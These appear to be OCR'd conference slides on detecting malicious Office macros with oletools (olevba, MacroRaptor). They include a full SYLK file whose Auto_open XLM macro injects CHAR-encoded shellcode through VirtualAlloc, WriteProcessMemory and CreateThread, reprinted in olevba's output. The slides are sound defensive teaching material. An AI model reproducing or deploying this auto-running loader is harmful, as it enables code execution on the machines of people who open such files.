
Demo: EvilClippy vs. olevba

XLM / XLF / Excel 4 Macros

- Another type of macros for Excel
- Older than VBA, different syntax and engine
- Similar features (and risks) as VBA
- Can be present in Excel files but also the old SYLK format (.SLK)
    - Issue: SLK files are not covered by Protected View

- XLM parser developed by Didier Stevens in oledump
- Integrated in olevba since v0.54


Sample SLK with shellcode



```
ID;P
O;E
NN;NAuto_open;ER1C1
C;X1;Y1;ER1C2()
C;X1;Y2;ECALL("Kernel32","VirtualAlloc","JJJJJ",0,1000000,4096,64)
C;X1;Y3;ESELECT(R1C2:R1000:C2,R1C2)
C;X1;Y4;ESET.VALUE(R1C3, 0)
C;X1;Y5;EWHILE(LEN(ACTIVE.CELL())>0)
C;X1;Y6;ECALL("Kernel32","WriteProcessMemory","JJJCJJ",-1, R2C1 + R1C3 * 20,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)
C;X1;Y7;ESET.VALUE(R1C3, R1C3 + 1)
C;X1;Y8;ESELECT(, "R[1]C")
C;X1;Y9;ENEXT()
C;X1;Y10;ECALL("Kernel32","CreateThread","JJJJJJ",0, 0, R2C1, 0, 0, 0)
C;X1;Y11;EHALT()
C;X2;Y1;ECHAR(219)&CHAR(195)&CHAR(217)&CHAR(116)&CHAR(36)&CHAR(244)&CHAR(190)&CHAR(232)&CHAR(90)&CHAR(39)&CHAR(19)&
C;X2;Y2;ECHAR(199)&CHAR(4)&CHAR(3)&CHAR(159)&CHAR(73)&CHAR(197)&CHAR(230)&CHAR(163)&CHAR(134)&CHAR(128)&CHAR(9)&CHA
C;X2;Y3;ECHAR(219)&CHAR(245)&CHAR(124)&CHAR(153)&CHAR(215)&CHAR(126)&CHAR(208)&CHAR(9)&CHAR(99)&CHAR(242)&CHAR(253)
C;X2;Y4;ECHAR(21)&CHAR(17)&CHAR(152)&CHAR(31)&CHAR(74)&CHAR(241)&CHAR(161)&CHAR(208)&CHAR(159)&CHAR(240)&CHAR(230)&
C;X2;Y5;ECHAR(223)&CHAR(84)&CHAR(27)&CHAR(22)&CHAR(95)&CHAR(47)&CHAR(30)&CHAR(232)&CHAR(20)&CHAR(133)&CHAR(33)&CHAR
C;X2;Y6;ECHAR(99)&CHAR(30)&CHAR(182)&CHAR(152)&CHAR(8)&CHAR(213)&CHAR(76)&CHAR(27)&CHAR(217)&CHAR(39)&CHAR(172)&CHA
C;X2;Y7;ECHAR(83)&CHAR(128)&CHAR(46)&CHAR(80)&CHAR(238)&CHAR(147)&CHAR(244)&CHAR(43)&CHAR(52)&CHAR(17)&CHAR(233)&CH
C;X2;Y8;ECHAR(216)&CHAR(19)&CHAR(197)&CHAR(36)&CHAR(223)&CHAR(240)&CHAR(125)&CHAR(80)&CHAR(84)&CHAR(247)&CHAR(81)&C
C;X2;Y9;ECHAR(91)&CHAR(129)&CHAR(47)&CHAR(206)&CHAR(4)&CHAR(39)&CHAR(59)&CHAR(252)&CHAR(81)&CHAR(81)&CHAR(102)&CHAR
C;X2;Y10;ECHAR(192)&CHAR(218)&CHAR(149)&CHAR(28)&CHAR(151)&CHAR(226)&CHAR(127)&CHAR(89)&CHAR(103)&CHAR(169)&CHAR(34
C;X2;Y11;ECHAR(136)&CHAR(4)&CHAR(132)&CHAR(108)&CHAR(111)&CHAR(20)&CHAR(237)&CHAR(105)&CHAR(43)&CHAR(146)&CHAR(29)&
C;X2;Y12;ECHAR(214)&CHAR(62)&CHAR(168)&CHAR(242)&CHAR(94)&CHAR(164)&CHAR(180)
C;X2;Y13;K0;ERETURN()
E
```

Generated with https://github.com/outflanknl/Scripts/blob/master/shellcode_to_sylk.py

SLK parser in olevba 0.55



```
olevba 0.55 on Python 3.7.4 - http://decalage.info/python/oletools
===============================================================================
FILE: shellcode_calc.slk
Type: SLK
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' Formulas and XLM/Excel 4 macros extracted from SLK file:
' Named cell: Auto_open
' Formula or Macro: R1C2()
' Formula or Macro: CALL("Kernel32","VirtualAlloc","JJJJJ",0,1000000,4096,64)
' Formula or Macro: SELECT(R1C2:R1000:C2,R1C2)
' Formula or Macro: SET.VALUE(R1C3, 0)
' Formula or Macro: WHILE(LEN(ACTIVE.CELL())>0)
' Formula or Macro: CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1, R2C1 + R1C3 * 20,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)
' Formula or Macro: SET.VALUE(R1C3, R1C3 + 1)
' Formula or Macro: SELECT(, "R[1]C")
' Formula or Macro: NEXT()
' Formula or Macro: CALL("Kernel32","CreateThread","JJJJJJJ",0, 0, R2C1, 0, 0, 0)
' Formula or Macro: HALT()
' Formula or Macro: CHAR(49)&CHAR(219)&CHAR(100)&CHAR(139)&CHAR(123)&CHAR(48)&CHAR(139)&CHAR(127)&CHAR(12)&CHAR(139)&CHAR(127)&CHAR(28)&CHAR(139)&CHAR(71)&CHAR(8)&CHAR(
139)&CHAR(119)&CHAR(32)&CHAR(139)&CHAR(63)
' Formula or Macro: CHAR(128)&CHAR(126)&CHAR(12)&CHAR(51)&CHAR(117)&CHAR(242)&CHAR(137)&CHAR(199)&CHAR(3)&CHAR(120)&CHAR(60)&CHAR(139)&CHAR(87)&CHAR(120)&CHAR(1)&CHAR(1
94)&CHAR(139)&CHAR(122)&CHAR(32)&CHAR(1)
' Formula or Macro: CHAR(199)&CHAR(137)&CHAR(221)&CHAR(139)&CHAR(52)&CHAR(175)&CHAR(1)&CHAR(198)&CHAR(69)&CHAR(129)&CHAR(62)&CHAR(67)&CHAR(114)&CHAR(101)&CHAR(97)&CHAR(
117)&CHAR(242)&CHAR(129)&CHAR(126)&CHAR(8)
' Formula or Macro: CHAR(111)&CHAR(99)&CHAR(101)&CHAR(115)&CHAR(117)&CHAR(233)&CHAR(139)&CHAR(122)&CHAR(36)&CHAR(1)&CHAR(199)&CHAR(102)&CHAR(139)&CHAR(44)&CHAR(111)&CHA
R(139)&CHAR(122)&CHAR(28)&CHAR(1)&CHAR(199)
' Formula or Macro: CHAR(139)&CHAR(124)&CHAR(175)&CHAR(252)&CHAR(1)&CHAR(199)&CHAR(137)&CHAR(217)&CHAR(177)&CHAR(255)&CHAR(83)&CHAR(226)&CHAR(253)&CHAR(104)&CHAR(99)&CH
AR(97)&CHAR(108)&CHAR(99)&CHAR(137)&CHAR(226)
' Formula or Macro: CHAR(82)&CHAR(82)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(82)&CHAR(83)&CHAR(255)&CHAR(215)
' Formula or Macro: RETURN()
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_open           |Runs when the Excel Workbook is opened       |
|Suspicious|CALL                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateThread        |May inject code into another process         |
|Suspicious|VirtualAlloc        |May inject code into another process         |
|Suspicious|WriteProcessMemory  |May inject code into another process         |
+----------+--------------------+---------------------------------------------+
```

Demo: XLM macros and olevba

Detection & Prevention

Macro Detection & Prevention

- **What if we could detect all malicious macros, and block them before they reach end-users?**

- Antivirus engines are not enough:
  - Too many new macros every day.
  - Impossible to catch up with signatures.
  - Most malicious macros, even several months old, are not detected.

MacroRaptor - mraptor

- **Observations**:
  - Malicious macros need to **start automatically**.
    - AutoOpen, Document_Open, Document_Close, etc
  - They need to **drop a payload as a file**, or **inject code** into a process.
  - They need to **execute the payload**.

- Most of these actions **cannot be obfuscated in VBA**.
- Most non-malicious macros do not use these features.

- **=> It is possible to detect most malicious macros using a small number of keywords.**

MacroRaptor - mraptor

- MacroRaptor algorithm:
  - **A**: Automatic triggers
  - **W**: Any write operation that may be used to drop a payload
  - **X**: Any execute operation


- **Suspicious = A and (W or X)**

- See http://decalage.info/mraptor
- And https://github.com/decalage2/oletools/wiki/mraptor

MicroRaptor Picture published by Conty in the public domain

MacroRaptor - mraptor

- In practice, mraptor detects almost all samples tested so far, from 1999 macrovirus to the latest 2019 Emotet.
- **Focused on detection**: few false positives, legit macros that run automatically and write to disk or use CreateObject




```
MacroRaptor 0.55 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
----------+-----+----+--------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+--------------------------------------------------------
SUSPICIOUS|AW-  |OLE:|1995_Concept.doc
SUSPICIOUS|AWX  |TXT:|1999_Melissa.vba
SUSPICIOUS|A-X  |XML:|1fe11c6116c366db77c3e5169b908076.xml
SUSPICIOUS|AWX  |OLE:|2ELJ2E1OPJ0OT.doc
SUSPICIOUS|AWX  |OLE:|BlackEnergy.xls
SUSPICIOUS|AWX  |OLE:|Dridex_1445942147T0.doc
SUSPICIOUS|AWX  |MHT:|Dridex_Spilo_Worldwide_payment_61904698.doc
SUSPICIOUS|A-X  |OLE:|Emotet Dec 2019.doc
SUSPICIOUS|AWX  |OLE:|FIN4_6581d05ad0adc2126efe175b5a9e44cb
Macro OK  |---  |OLE:|Legit macro.doc
SUSPICIOUS|A-X  |OLE:|Locky_invoice_J-57038497.doc
SUSPICIOUS|A-X  |OpX:|Mudan_a Reserva 2019 Low Detection.xls
No Macro  |     |OLE:|Normal_Document.doc
Macro OK  |---  |OLE:|Normal_Macro.doc
Macro OK  |---  |OLE:|Normal_Macro.xls
Macro OK  |A--  |OpX:|Normal_Macro_button.docm
Macro OK  |A--  |OpX:|Normal_Macro_DocumentOpen.docm
SUSPICIOUS|AWX  |OpX:|PadCrypt_invoice_M60244.docm
SUSPICIOUS|AWX  |OpX:|RottenKitten_266CFE755A0A66776DF9FD8CD2FEE1F1.xlsb
SUSPICIOUS|AWX  |OLE:|TA505 2019 Letter 7711.xls

Flags: A=AutoExec, W=Write, X=Execute
```

Demo: mraptor

MacroRaptor – Recent example Nov 2019

- Sample only detected by 2/60 antivirus engines on VirusTotal



2 / 60

Community Score

2 engines detected this file

e18fdeab08ccfa45df8ab23bc982731ea27487d549f27ac77e42d43beecc8b22
Mudança Reserva.xls

auto-open create-ole hide-app macros obfuscated xlsx


94.73 KB
Size

2019-11-27 23:48:51 UTC
21 hours ago

XLSX

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

Endgame	Malicious (high Confidence)	Zoner	Probably W97DownloaderA
Lastline	MALWARE	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected



```
MacroRaptor 0.54 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
----------+-----+----+--------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+--------------------------------------------------------
SUSPICIOUS|A-X  |OpX:|Mudan_a Reserva.xls

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

MacroRaptor applications

- **Mraptor_milter / MacroMilter**
  - Milter plugins for Sendmail and Postfix, to detect malicious macros in e-mail attachments and remove them.
  - A similar filter could also be developed for web proxies.
  - https://github.com/decalage2/oletools/blob/master/oletools/mraptor_milter.py
  - https://github.com/sbidy/MacroMilter
- **Mraptor GUI**
  - Simple GUI for end-users to check if a file contains malicious macros before opening it.
  - (not released yet)

  - And it would also be easy to develop a small web application to make the same check online or on internal web servers. (similar to VirusTotal or IRMA)

Other Macro Detection Solutions

- **Olefy:**
  - Integrates with rspamd to use the olevba output to block e-mails with suspicious macros
  - https://github.com/HeinleinSupport/olefy


- **Malicious Macro Bot:**
  - Extract many metrics and keywords from VBA code
